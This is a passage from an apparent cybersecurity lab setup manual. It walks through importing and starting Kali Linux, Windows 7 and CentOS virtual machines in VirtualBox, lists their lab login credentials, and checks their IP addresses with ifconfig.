


7. Wait for some time importing is in process.




8. Now in "Oracle VM Virtual Box Manger" machine is appeared.


9. To start the machine Right click on "Kali" and click on start and then select Normal start.




10. Booting process has started.

11. Login the Machine with following credentials
    Username - root
    Password - 12345678







12. Desktop would be appear as following.



13. To make insure the all interfaces in UP condition click on  (on the Top Right corner of the Desktop), select Ethernet (eth0) and then click on “eth0” as shown below.



14. To check the IP configuration of machine, Right click on Desktop and select "open terminal"



15. Type "ifconfig" and press enter.


```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.11  netmask 255.0.0.0  broadcast 10.255.255.255
        inet6 fe80::a00:27ff:fe87:280  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:87:02:80  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 110  bytes 17832 (17.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::a00:27ff:fef4:d374  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f4:d3:74  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 1180 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 1308 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 56  bytes 4448 (4.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56  bytes 4448 (4.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

There are two interfaces in Kali Linux machine (eth0 & eth1) and their IP addresses are (10.0.0.11 & 10.0.3.15).


Deployment of Windows7 (10.0.0.12)

Steps for Deployment


1. Open Oracle VM VirtualBox Manger and click on “File”.




2. Click on Import Appliance.




3. Click on Browse button, reached the destination folder where vm’s are downloaded and select the Windows 7,click on Open button.




4. Now click on Next Button.




5. Click on Import




6. Wait for some minutes importing is in process.



7. In “Oracle VM VirtualBox Manger” machine is appeared, start it.




8. Login on “nielit” account with password “123” and check the ip of machine.



Deployment of CentOS 6.4 (10.0.0.13)


Steps for Deployment

1. Open Oracle VM Virtual Box Manger and click on “File”.




2. Select Import Appliance.


3. Click on Browse button,




4. Select the machine CentOs 6.4 and click open




5. Click on Next



6. Select CentOs6.4 and click on Import




7. Importing appliances would be start as following.




8. Now Machine is shown as following in Oracle VM Virtual Box manager.

9. Now select the machine and click on Start

10. Starting process would be start as following.




11. Start the machine with following credentials and press Log In
Username - root
Password - 12345678




12. Desktop would be appear as following

13. To check the IP address of the machine, right click on Desktop and select Open in Terminal.



14. Type “ifconfig” and press Enter key.




Deployment of IseaVulnerbleWebAppV17.0 (10.0.0.14)

